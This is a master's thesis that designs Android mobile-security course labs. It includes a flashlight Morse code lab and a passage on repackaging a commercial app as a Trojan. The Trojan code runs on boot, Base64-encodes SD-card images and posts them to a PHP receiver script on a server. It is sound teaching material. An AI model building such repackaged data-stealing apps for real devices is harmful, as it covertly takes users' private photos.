MOBILE SECURITY EDUCATION WITH ANDROID LABS

A Thesis

presented to

the Faculty of California Polytechnic State University,

San Luis Obispo

In Partial Fulfillment

of the Requirements for the Degree

Master of Science in Computer Science

by

Siavash Rezaie

March 2018

COMMITTEE MEMBERSHIP

TITLE:	Mobile Security Education with Android Labs
AUTHOR:	Siavash Rezaie
DATE SUBMITTED:	March 2018
COMMITTEE CHAIR:	Bruce DeBruhl, Ph.D. Assistant Professor of Computer Science
COMMITTEE MEMBER:	David Janzen, Ph.D. Professor of Computer Science
COMMITTEE MEMBER:	Zachary N J Peterson, Ph.D. Associate Professor of Computer Science

ABSTRACT

Mobile Security Education with Android Labs

Siavash Rezaie

The recent consumer explosion of smartphones and tablets has led to the proliferation of sensitive data stored on mobile devices and the cloud. In 2015, it was reported that 16.2% of files uploaded to file sharing services contain sensitive data (Skyhigh Networks). With users having so much personal data on their devices and the cloud, security becomes an imperative subject. Unfortunately, security is often overlooked or implemented improperly in many commercial devices. Knowledge of security fundamentals is essential to ensure users maintain their privacy and security.

The work in this thesis designs and implements five labs for a potential undergraduate mobile security course with a focus on the Android operating system. The purpose of these labs is to give students practical experience and awareness in mobile security. In the first lab, I teach the basics of the Android Software Development Kit (SDK), such as accessing device hardware components and getting user permissions. The second lab teaches students how to inject malicious code into an existing app. The third lab teaches students how to implement a man in the middle attack using a WiFi Pineapple and setup an OAuth 2.0 session. In the fourth lab, students learn how to use Metasploit to run an exploit to get remote shell access to a device. In the fifth lab, I teach students how to get a device's WiFi information and how to interface with the WiGLE.net and Google Maps Android APIs.

TABLE OF CONTENTS

LIST OF FIGURES

Chapter 1
INTRODUCTION

Mobile phones and tablets are more prevalent today than they have ever been before with many people owning more than one device [31]. These devices have become very user friendly with the age range of owners extending from the elderly all the way down to young children [32,33]. Mobile devices have also changed the way we interact with one another. Social media, e-commerce, online banking and many other online platforms have led to the commercial explosion of these embedded devices.

However, the recent emergence of mobile devices has also attracted hackers to abuse and use this platform to take advantage of security vulnerabilities and less technical users. Mobile devices have similar capabilities as conventional desktop computers, but with additional capabilities such as, built in cameras/microphone, GPS, Bluetooth, and fingerprint authentication, to name a few. These extra functionalities also provide additional ways to breach a mobile device with higher consequences such as finding a person's location, passwords and more. Many users and developers are not aware of these vulnerabilities and limited material exists to prepare and train to defend these devices.

In this thesis, I develop five novel labs for an undergraduate course focused on mobile security. Students completing these labs are expected to have a background in mobile application development as well as basic security concepts. The recommended prerequisites for this course are Introduction to Security and Mobile Application Development.

I use the Android platform for the implementation of the labs. Android was chosen because it is open-sourced which gives flexibility to customize the OS. Android is also developed upon the Linux kernel which many students are familiar with. It has also been ported to many embedded devices such as smart TVs and smartwatches. The ability to "root" an Android system gives total control over the device and the ability to modify it as the user pleases. However, this makes the device more susceptible to attacks because it gives applications security privileges that are normally reserved only for the superuser.

In these labs, we teach students how to implement attacks, defend from these attacks, and how to write secure apps properly. The goal is to touch upon basic mobile security fundamentals at the core OS and application levels. The labs will be designed to complement the lecture material.

The best security engineers are the ones that can think like hackers. Several of the labs require implementing malicious software such as creating a Trojan horse virus, simulating a man in the middle attack, and getting a remote shell to a device. Most attacks require the use of existing tools. The goal is to introduce some of these tools to students and get them more comfortable with them. The skills gained from this security course will also make students more competitive applicants in the industry.

1.1 Learning Objectives

Each of the five labs are designed to teach students a specific set of skills.
The first lab teaches the basics of building an Android app. Students will become familiar with the Android SDK. They will learn about the Android Activity lifecycle. They will learn about Android-SDK specifics such as LinearLayouts, onClick Listeners, and Permissions.

The second lab familiarizes students with Apktool. A tool used to decompile and reassemble applications. They will also learn about other Android SDK components like BroadcastReceivers and the Android Manifest file. They will learn how to search through a user’s SD card. They will set up a remote server and interface their app using a Java HTTP client library.

The third lab implements a man in the middle attack using a WiFi Pineapple rogue access point. Students will learn how to setup the WiFi Pineapple and use its dashboard. They will use Wireshark to sniff an Android device's network traffic. Finally, students will learn how to securely get user credentials using OAuth 2.0.

The fourth lab introduces Metasploit and how to use its exploits. Students will gain a basic understanding of how to setup and execute an existing exploit to get a remote shell to an Android device.

Finally, the fifth lab requires students to implement two Android applications. The first app teaches students how to use the LocationManager class to send device access point information to a remote server. They will then write a background service that runs that method on a constant timer. The second app works with the WiGLE.net and Google Android Maps APIs.

1.2 Lab Distribution and Collaboration

These labs are to be distributed by the instructor throughout the quarter. The order of the distribution can be arbitrary with the exception of the introductory (Morse Code) lab because it is meant to be an introduction to Android app development. The recommended order of the labs given to the students is the same as they are presented in this thesis, but could be changed based on what is currently being taught in lecture.

The labs can be done individually or with partners. If all of the students are using Cal Poly's provided Android devices there may not be enough for everyone. Students can use their own devices or an Android Virtual Device (AVD). However, the AVD may not work for all labs. For example, the Morse Code lab uses the device's flashlight which cannot be tested with an AVD. Furthermore, implementation of these labs may be different based on the hardware of the phone and the Android version.

Chapter 2
BACKGROUND

Google's Android operating system will be the platform of all our labs. In order to understand our labs and their educational importance, one must understand the background and fundamentals of this operating system.

2.1 Linux Inheritance

Android is based off the Linux operating system [27]. Android inherits Linux-like process sandboxing and the *principle of least privilege* which means users and processes are given the minimum amount of permissions they need [24]. Processes are isolated from one another and guaranteed not to interfere with each other without proper inter-process communication (IPC). On Android, this communication is accomplished with the use of *Intents*. Although apps are each running in their own process, the ability to send Intents to one another leaves the possibility for malicious apps to communicate with other apps on the system.

2.2 Permissions

Android permissions determine what resources of the system an application has access to. Android has many facets to its permission system including API permissions, file system permissions, and IPC permissions [26]. API permissions refer to high-level API calls made from the Android application framework. Any permissions required by an app must be declared in the AndroidManifest.xml file which is required in all APKs. These permissions are used when an application, or a third-party framework, needs to use a system level resource (i.e. Bluetooth) or access sensitive information like a user's contacts.

Android separates permissions as regular or dangerous. A regular permission does not directly risk the user's privacy. Dangerous permissions include accessing GPS, Camera, Contacts, among others.

2.2.1 Runtime Permissions

The release of Android version 6.0 (API level 23), requires asking users for dangerous permissions during runtime. Version 6.0, also known as Marshmallow, requires applications to ask for permissions at the time they are needed. For example, if a user wants to take a picture, an alert will pop up, asking for permission to access the device's camera. In versions 5.1 (Lollipop) and below, a user would accept all permissions asked by the application at the time of download without knowing why the permissions were needed. Runtime permissions give users more control over what information apps can access, and why it is needed, which also gives an overall better user experience.

2.3 The Current State of Mobile Security

There are currently many different categories of attacks on Android devices. One particular attack is package repacking. In this attack, a hacker will download a popular app and inject malicious code they have written into the app. They will then recompile the app as an APK and distribute this to the public. A user will not be able to tell a malicious app from a legitimate one just by looking at the user interface. This is most effective in places where access to the Google Play store is not permitted so users have to download their apps from third-party distributors who do not thoroughly inspect their apps. Other categories of attacks include:

- Abuse of telephone services, such as sending SMS messages in the background without the user's knowledge.


- Root exploitation - Taking full control of the device.
- Update attack - App is initially benign to get past any security checks from app stores, then on update, malicious code is added.

Apps are developed and uploaded to the Google Play store at a rate where they cannot all be inspected manually. Google developed an in-house automated antivirus to scan apps [9]. This antivirus is called Bouncer. Bouncer will dynamically inspect an app's code and test for any anomalies. Apps that have the potential to be harmful are sanitized. However, there are ways to bypass or trick this process. For example, an app could wait for this automated process to finish inspection, then start doing malicious things once it is uploaded to the store. App owners could also push out code to devices with their app at any time after installation. Another technique is to simply block all IP requests from Google on the app. This essentially blocks Bouncer from doing any analysis of the app. The number of malicious apps introduced to Google Play has increased while the number of malicious apps removed has decreased. Bouncer is an example of a dynamic analysis tool. We will take a closer look into analysis tools in a later section.

An attack in late 2016, Gooligan, infected over a million accounts with phones running Android 4 or 5. Gooligan was a Trojan virus that installed a rootkit on devices. Instead of doing anything extremely malicious to the system it was sitting on, it would download apps to the device without the user's knowledge. These downloaded apps were ad revenue based apps, so with every download the attackers would receive money. This attack has generated an estimated $300,000 a month for the attackers [11]. An attack like this is hard to detect because it isn't doing anything blatantly malicious to the OS.

2.3.1 Ransomware

Another popular form of malware is ransomware. Ransomware, after it is installed, blocks certain or all access to a user's mobile device. In order to regain access to the device the attacker will ask for a ransom such as a money or cryptocurrency transfer. Many users will simply pay the price since the data on their devices is worth more to them than the asking price.



ATTENTION! YOUR DEVICE HAS BEEN LOCKED REASONS INDICATED BELOW.

Remaining time to pay a fine

33:33:33

Otherwise the case file will be transferred to the court.

Figure 2.1: Ransomware [29]

2.3.2 Internet Censorship

Many oppressive nation-state governments block their people from accessing certain IP addresses. One example is The Great Firewall of China (GFW). The GFW is the combination of legislative and technological actions taken by the Chinese government to regulate the internet domestically. It’s the main instrument used to achieve Internet censorship in China [12]. Access to the Google Play store may be blocked in certain nation-states. Users will then have to download their applications from third-party app stores. This leaves many users vulnerable to malware because these app stores may not have as rigorous sanitization of malicious apps than the Google Play store. One way to get around blocked IP addresses is the use of Virtual Private Networks (VPNs). VPNs allow users to connect to a proxy server outside of their country via a secure tunnel. Once connected to the proxy server, they can access blocked IP addresses without detection from their Internet Service Provider.

2.3.3 Race to Market

With the potential for companies to monetize their apps, it is imperative that they are first to market with their products. Any time delayed could potentially cost companies massive amounts of capital. Many companies opt not invest lots of resources to security because in addition to longer release times, it costs money to invest in security engineers. Also, the average app developer will not have an extensive background in security likely leading to potential flaws hackers could expose. For this reason, many applications will have zero-day security vulnerabilities or no security at all. The security may be added later. However, implementing security on top of existing software often introduces the potential for more security holes compared to if the product had been developed with security in mind.

2.4 Android vs iOS

The two most popular operating systems by far on mobile devices are Android and Apple's iOS with Android owning 65% and iOS owning 32% of the total market share [22]. Android is ported to many devices by companies like Samsung, Motorola, and LG. Android is used in tablets, smartphones, smartwatches, and smart TVs. This leads to a huge pool of devices running Android. iOS is only compatible with Apple devices. However, the iPhone is one of the most popular phones in the world so it is fair to compare the overall security of these operating systems. iOS is far more restrictive in what it allows a user to do. For example, non-jailbroken phones can only download applications from the official App Store. Jailbreaking an iPhone removes many Apple software restrictions and gives root access to the phone making it much more vulnerable to malicious software [23]. Android is a lot less restrictive when downloading third-party software and is the target of many more malware attacks than iOS [13]. Even with less strict restrictions, neither Android nor iOS users are ever fully secure.

2.5 Static Analysis Tools

Static analysis tools are used for analyzing the source code of an app. When we download an app we only have an APK (Android package) file. This is an archived file that includes the compiled dex files, AndroidManifest.xml, all resource files, amongst others. The dex (Dalvik Executable) file is difficult to read by humans. One tool, Apktool, is used to disassemble the classes.dex file in the APK to a format more human readable called smali. Once the smali code is obtained, changes can be made to it and Apktool can reassemble the dex.

Another tool, dex2jar, converts dex bytecode into Java bytecode (JAR). Once the JAR is obtained, a tool like JD-GUI can be used to reverse engineer the code back into

Java. The Java code will likely not be identical to the original code used in the app, but will be a close representation. Static analysis tools give us the opportunity to look at app source code. However, sometimes we may not be able to detect malicious behavior simply by looking at the code. For example, there may be a game that is benign initially, but after a few days of playing, will download malicious code from a remote server. This means there needs to be a tool that analyzes apps while they are running.

2.6 Dynamic Analysis Tools

Dynamic analysis tools observe the behavior of the app during runtime, for example, detecting when an app is requesting system calls. One tool is Wireshark, which allows the inspection of incoming and outgoing network traffic. However, some apps will encrypt their code with SSL/TLS to hide what they are sending/receiving. Droidbox is a tool that will check for sent SMS and phone calls and other potentially dangerous functionality.

Chapter 3
RELATED WORK

3.1 Contextual Android Education

In 2010, James Reed published a thesis implementing a series of labs for the Mobile Application course at Cal Poly [7]. In these labs, students with no app development experience are introduced to Android application development. They are designed for students who have little to no experience with application development. The purpose is to get students excited about mobile application development and teach them the fundamentals. This thesis was written when Android was fairly new, but now there are many online resources and extensive documentation provided by Google on the Android SDK. The labs touch upon the fundamentals of Android app development and the Android operating system. Reid also includes automated tests for each lab. These are unit tests that ensure the methods students wrote outputted the correct results. This made grading easy for professors. This course is setup to give the students the tools they need start building functional applications as well as the capability to learn through online resources and documentation.

3.2 Cal Poly Center for Teaching, Learning & Technology

The Center for Teaching, Learning & Technology (CTLT) is Cal Poly’s teaching support team serving the entire campus. Their purpose is to provide all Cal Poly educators with the support they need to accelerate teaching excellence [14]. In general, courses at Cal Poly use active learning instead of passive learning techniques. Cal Poly believes in offering courses that will engage students and require them to improve their critical thinking skills. Labs that simply have students follow instructions do not engage students. Cal Poly courses are designed so students remember what they learned from their classes years down the line. The lab portion is an important part of every course to ensure students get the hands-on experience they need to succeed. Simply following instructions of a lab does not trigger critical thinking. The goal is to design the labs to be interesting, fun and interactive. Figure 3.1 shows the three main components of active learning [15].



A HOLISTIC VIEW OF ACTIVE LEARNING.
Experiences
• Doing, observing
• Actual, simulated
• "Rich learning experiences"
Information and Ideas
• Primary/secondary
• Accessing them in-class, out-of-class, online
Reflecting
• On *what* one is learning and *how* one is learning
• Alone and with others

Figure 3.1: A holistic view of active learning

3.3 Security Courses

An analysis of security courses offered at ABET accredited universities in the United States was taken. This analysis shows data like how many security courses each university offered, what type of course it was (mobile, network, etc.), and if security courses are required to graduate. Of the 283 ABET accredited computer science programs, 233 CS curriculums were found online. Of the 233 curriculums found, 21 programs require taking a security course to graduate. That means in 211, or 90% of the CS programs, a student can obtain a degree without taking a single security course. Of the 211 universities that offer security courses, only 2.25% offer a mobile security course.

3.4 Carnegie Mellon University Mobile Security Course

One particular course and curriculum looked into was the graduate mobile security course at Carnegie Mellon University (CMU). Their mobile security course is broken down into individual assignments, group presentations, written reports, and exams. There are four lab assignments which are all made available at the beginning of the semester on the course website.

In the first assignment, students implement a malicious application that steals user data. In the second assignment students develop an app that tracks users based on the WiFi networks they are connected to (without using GPS). The third assignment has students write an app that uses embedded sensors (accelerometer, gyroscope) and do something malicious with that information. Finally, the fourth assignment requires students to collect three real world apps and analyze them.

The fifth lab for my proposed course is based on the second assignment of the CMU course. Although there are many similarities between the labs, my lab provides more guidance and instruction. I feel this is more appropriate for an undergraduate course than the extremely open-ended assignment. Both courses have students write malicious apps taking advantage of permissions. CMU's mobile security assignments simply state the specs and are about a page long each [16].

Chapter 4
MORSE CODE LAB

In the first lab, we have students develop an app to learn or review the Android SDK. In particular, we touch on basic app development including permissions, OnClickListeners, and layouts. We assume a wide range of student backgrounds including no mobile development experience, iOS experience, and various Android experience.

Students with iOS backgrounds will need to adjust from Xcode to the Android Studio development environment. They will also need to adjust switching from the Swift programming language to Java. Students who have experience with older versions with Android will need to adjust to changes in newer APIs. The new APIs may have deprecated classes, better packages to support hardware, new classes to accommodate for new features in the OS, and security improvements. This lab will include concepts like implementing runtime permissions and event-driven listeners. The official handout for this lab is in Appendix A.

4.1 Learning Objectives

Since students taking this course will have different backgrounds in app development, this lab is intended to teach the basics of the Android SDK. Students are expected to have basic Java knowledge. The topics covered in this lab are: LinearLayouts, OnClickListeners, the CameraManager class, and permissions. Students will learn about asking for application permissions and the difference between regular and dangerous permissions. They will also be introduced to the AndroidManifest.xml file.

4.2 Implementation

Students are expected to have the current version of Android Studio installed and know how to start an empty project with default settings. Google provides instructions at https://developer.android.com/studio/projects/create-project.html.

I provide a java class file with the body of the class methods stubbed out. Having the methods already defined makes it easier to guide the students through the lab assignment. It also gives students a better context of what they will be implementing by having descriptive method names (i.e. `turnFlashlightOn()`)

Students will create a new Android Studio project with the default settings and an empty Activity. They will then replace everything in the MainActivity.java file (except the package name) with the code I have provided. My code has all the methods they need with the bodies stubbed out. If the professor chooses to assign this lab in partners, it may be important to group students according to similar background experience.

4.2.1 App Layout

The first step is to empty out the existing xml layout file (activity_main.xml) and add a LinearLayout. LinearLayouts are the most basic View object but are very practical because they are simplistic and intuitive [21]. The LinearLayout will start out having three widgets inside of it in vertical order: EditText, Spinner, and Button as shown in Figure 4.1.




Figure 4.1 Vertical LinearLayout (black outline) with widgets

The Spinner object will have four options: .10, .25, .5, and 1 second. These represent the time intervals for a time unit when flashing the Morse Code string. This is done by creating a string array in the string.xml resources file. You then assign these values in the Spinner with `android:entries="@array/<string_array>"`.

4.2.2 Hooking up the Components, Listeners, and Debugging

In order to get a reference to our view objects we need to assign them to the variables by their ID. The ID is defined in the activity_main.xml file, i.e.

```
<EditText
        android:id="@+id/edit_text"
        … />
```

and assigned:

```
edit_text_object = (EditText) findViewById(R.id.edit_text);
```

Android has many event-driven features. You can set an OnClickListener on any UI object. You must override the onClick(View view) method to perform some kind of action once the object has been clicked. We set an OnClickListener for the flash_button button. The onClick method will call the convertToStringToMorseCode and flashMorseCode methods. convertStringToMorseCode gets the input from the EditText object. You can get this by calling:

```
        edit_text.getText().toString();
```

To get what is selected in the Spinner object use:

```
        time_spinner.getSelectedItem().toString()
```

The next section of the lab gives a brief explanation of debugging in Android Studio. Developers can use breakpoints to step through the code while the app is running. They can also use put log statements in the code that are displayed in the Android Monitor window.

4.2.3 Turning the Flash On and Off

There any multiple ways to turn on the flash on an Android device. The implementation may be different based on what Android device you are using and what OS version is on the device. On older Android devices, you need to access the camera before you could use the flash. This first requires putting the Camera permission in the AndroidManifest.xml file. Then in the code you would have to first check if the device has a camera, then turn the flash on if it does. In Marshmallow and above, the setTorchMode method turns the flash on and off. This separates the functionality of the flash from the camera.

Since Cal Poly provides Nexus devices running Marshmallow or higher, the write-up encourages students to use setTorchMode. It is mentioned in the lab that if this was a commercial app we would need to implement code that would work on different devices and Android OS versions.

The first step is to create an instance of the CameraManager:

```
CameraManager manager =
(CameraManager)getSystemService(Context.CAMERA_SERVICE);
```

And use the CameraManager's setTorchMode to turn the flash on:

```
try {
   if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.M) {
       manager.setTorchMode("0", true);
   }else{
       //Code for turning on flash if using version < M
   }
} catch (Exception e) {
   e.printStackTrace();
   //Code to handle exception
}
```

setTorchMode has two parameters. The first parameter takes in the ID of the camera that the flash belongs to. In practice, `getCameraIdList()` should be used to get the list of available camera devices and use `getCameraCharacteristics(String)` to check whether the camera device has a flash unit [1]. The second parameter is a Boolean which turns the flash on when *true* and off when *false*.

4.2.4 Converting to Morse Code and Flashing

The convertStringToMorseCode method takes a string as an argument and returns the Morse Code equivalent as a string. Since we are building the string character by character, it is going to take extra overhead to keep appending to characters to the string because Java strings are immutable and a new String object is generated on every iteration. It is better to use a StringBuilder object. StringBuilder objects [30] are implemented as resizable arrays so appending to a StringBuilder takes very little overhead.

This method will loop through every character in the input string and look up the equivalent in the morseCodeMap hash map and append it to the StringBuilder. Finally, it will return the StringBuilder as a String with the toString() method.
This String will then be passed as an argument to the flashMorseCode method.

The algorithm for flashMorseCode works as the following:

1. Read a character. Characters will either be a dot, dash or space.
2. If it's a dot, turn the flash on and sleep for one time unit. If it's a dash, turn the flash on and sleep for three time units. If it's a space continue to sleep for six time units.
3. Turn the flash off.
4. Sleep for one time unit.

```
public void flashMorseCode(String morseCode, String timeUnit){
   double d = Double.parseDouble(timeUnit);
   d *= 1000;
   long time = (long) d;
   for(int i = 0; i < morseCode.length(); i++){
       switch (morseCode.charAt(i)){
           case '.':
               turnFlashOn();
               try {
                   Thread.sleep(time);
               }catch (InterruptedException e){}
               break;
           case '-':
               turnFlashOn();
               try {
                   Thread.sleep(time * 3);
               }catch (InterruptedException e){}
               break;
           case ' ':
               try {
                   Thread.sleep(time * 6);
               }catch (InterruptedException e){}
               break;
           default:
               break;
       }
       turnFlashOff();
       try {
           Thread.sleep(time);
       }catch (InterruptedException e){}
   }
}
```

These two methods will be called in *flash_button*'s onClickListener.

Calling Thread.sleep in the UI thread is usually bad practice especially if there is other functionality in it. In practice, this should be called in its own thread so sleep would not affect the UI. This is out of the scope of this lab so it is not mention it in the lab write-up.


4.2.5 GPS

At this point the app is capable of taking in a string from the user and flashing it based on the time unit selected. Since this is a security class it is important to learn how to get and use dangerous permissions from a device. Every application must have the AndroidManifest.xml file in its root directory. The manifest file provides essential information about your app to the Android system, which the system must have before it can run any of the app's code [2]. In order to access the GPS, we need to define the permission in the manifest file:

```
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
```

4.2.6 Runtime Permissions

Prior to Android 6.0 (Marshmallow), users accepted all permissions at download time. This was seen as a security concern because many users would be required to accept these permissions without knowing why. Developers could ask for many permissions without needing all of them for the functionality of the app. In Android 6.0 and above, Android introduced runtime permissions [25]. While the app is running it must explicitly ask the user if it can access a certain permission. The user needs to accept once and the app can use the permission moving forward.



Allow **MorseCodeFlashlight** to access this device's location?

Figure 4.2: Asking for permissions during runtime

For a good user experience, permissions should be asked for when needed. For example, permission to access the camera should be asked when the user navigates a part of the app that needs to take a picture. For this lab, this is implemented in the onCreate method. The code for this looks like the following:

```
if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.M){
   if (ContextCompat.checkSelfPermission(MainActivity.this,
       Manifest.permission.ACCESS_FINE_LOCATION)
            != PackageManager.PERMISSION_GRANTED) {
        ActivityCompat.requestPermissions(MainActivity.this,
       new String[]{Manifest.permission.ACCESS_FINE_LOCATION}, 1);
   }
}
```

4.2.7 LocationManager and LocationListener

In order to get the device's GPS location, you need to use the LocationManager and LocationListener objects. The code is implemented as the following:

```
if (ContextCompat.checkSelfPermission(MainActivity.this,
Manifest.permission.ACCESS_FINE_LOCATION)==PackageManager.PERMISSION_GRANTED){
  //Acquire a reference to the system LocationManager
  locationManager=(LocationManager)getSystemService(Context.LOCATION_SERVICE);
  //Define a listener that responds to location updates
  locationListener = new LocationListener(){
       //Called when a new location is found by the network location provider.
       public void onLocationChanged(Location location) {
           flashMorseCode(location.getLongitude() + " " +
             location.getLatitude()
                ,time_spinner.getSelectedItem().toString());
           locationManager.removeUpdates(locationListener);
       }
       public void onStatusChanged(String provider, int status,Bundle extras){
       }
       public void onProviderEnabled(String provider) {}
       public void onProviderDisabled(String provider) {}
   };
   //Register the listener with LocationManager to receive location updates
   locationManager.requestLocationUpdates(LocationManager.GPS_PROVIDER, 0, 0,
                                                         locationListener);
}
```
[3]

4.3 Future Work

The Android SDK has many more features and concepts that cannot be covered in this lab. This is a security course so this lab is only to get people up to speed and familiar with the basics of Android app development for future labs.

Additional components could be added to further enhance this lab. Future work could be including a second activity and passing data between activities. Another feature could have the user tap the button to turn the light on and off when user releases the button.

4.4 Evaluation

This lab was given to a current computer science graduate student at Cal Poly. This student had no previous mobile app development and little Java experience. It was important to test this lab write-up with a student at this experience level since many of the students taking this course could have little to no mobile app development experience. After this student completed the lab, they were given a survey. The questions and answers can be found in Appendix F.

Chapter 5
REPACKAGING LAB

In this lab, students will modify an existing commercial app of their choice (Instagram, Facebook, etc.) and inject code into it that will send sensitive user data to a third party. From a UI point of view, the app will look and function as it is supposed to. However, when the user restarts their device, the Android OS sends a broadcast signal to all processes that notifies them the boot has completed. That signal will trigger the injected code to run.

5.1 Learning Objectives

Students will work with Apktool, a command line tool that disassembles and reassembles APKs. They also work with the Android SDK's BroadcastReceiver class which can specify instructions once the reboot broadcast is received. Students will extend this class and implement the method that will trigger when the operating system has booted. They will also recursively search the devices SD card and send data to a remote server. Students will learn how to setup OkHttp, a third-party library to make the HTTP requests to send the data.

5.2 Analysis Tools

Apps are distributed in the APK package file format which is a zipped file with everything needed to install and run it. This includes the classes.dex file which includes all the code in Dalvik Executable which is difficult to read and not ideal for analyzing an app. To help make it more readable, there are analysis tools to reverse engineer .dex files into a human readable form. These tools allow for analyzing the static code as well as dynamic behavior of the app. Many apps use obfuscation to make their high-level code harder to read. When an obfuscated app is reversed, the source code may be extremely difficult to understand. There are dynamic tools which help us understand the flow of the program even if we cannot understand the code. The goal of this lab is to introduce students to popular tools that can be used to repackage Android apps.

5.3 Trojan Horse (Repackaging)

A Trojan horse, or Trojan, is malicious software passed off as legitimate software [18]. The idea is to trick a user into installing the software on their computer. The software may still act as the user desires but the malware will run without the user's knowledge. Repackaged Android applications are an example of a Trojan. This is done by disassembling the APK, inserting code of your own, then reassembling the code. In this lab, students use Apktool to disassemble and reassemble APKs. APKs will be disassembled into an intermediate representation called smali. Additional smali code can be added and the app can be reassembled with the additional code. Repackaged apps are hard to detect for users because they look like a legitimate app, but with harmful code injected into it. The app will look exactly the same from a user interface point of view.

5.4 Writing the Client Code

In this section, we ask students to create a java class in a new Android Studio project which accomplishes what we want the repackaged app to do. The first step is to get the path to the SD card and then recursively loop through the SD card directory, checking if a file name contains ".png" or ".jpg".

5.4.1 Encoding Image to Base64

Before the image is sent it must be converted to a Base64 string. First, the image needs to be encoded into a BitMap object. The code to do this is given in the lab instructions. Next, the BitMap must be compressed into a ByteArrayOutputStream object. The ByteArrayOutputStream object must be converted into a byte array. Then the byte array gets encoded to a Base64 string:

```
ByteArrayOutputStream baos = new ByteArrayOutputStream();
bm.compress(Bitmap.CompressFormat.PNG, 100, baos);
byte [] ba = baos.toByteArray();
return Base64.encodeToString(ba, Base64.DEFAULT);
```

5.4.2 Post

The Post method will insert the Base64 string into the body of an HTTP request. In order to send an HTTP request, we use OkHttp, an HTTP client for Android applications. The simplest way to use this client is by adding the dependency to the build.gradle file.

```
dependencies {
	…
	compile 'com.squareup.okhttp3:okhttp:3.10.1'
	…
}
```

Next, the request body is built as a RequestBody object with the encoded string added to it. The RequestBody is put into a Request object. Finally, the OkHttp object sends the request. The code for this is provided to students in the lab write up.

5.5 Setting up the Server

The second section of the lab is about setting up a server that handles the request. Students are allowed to use the hosting service of their preference and write their script in any language. For developing and testing the lab I used www.000webhost.com to host my server. The following PHP script was used to get the encoded image, decode the Base64 string, and put it in the /uploads directory on my server:

```
<?php
if(isset($_POST['image'])){
	$now = new DateTime();
	$id = $now->format('Y-m-d H:i:s');
	$upload_folder = "uploads";
	$path = "$upload_folder/$id.jpeg";
	$image = $_POST['image'];
	if(file_put_contents($path,
	    base64_decode($image)) != false){
		echo "upload_successful";
		exit;
	}else{
		echo "upload_failed";
		exit;
	}
}else{
	echo "image_not_found";
	exit;
}
?>
```

5.6 Repackaging the APK

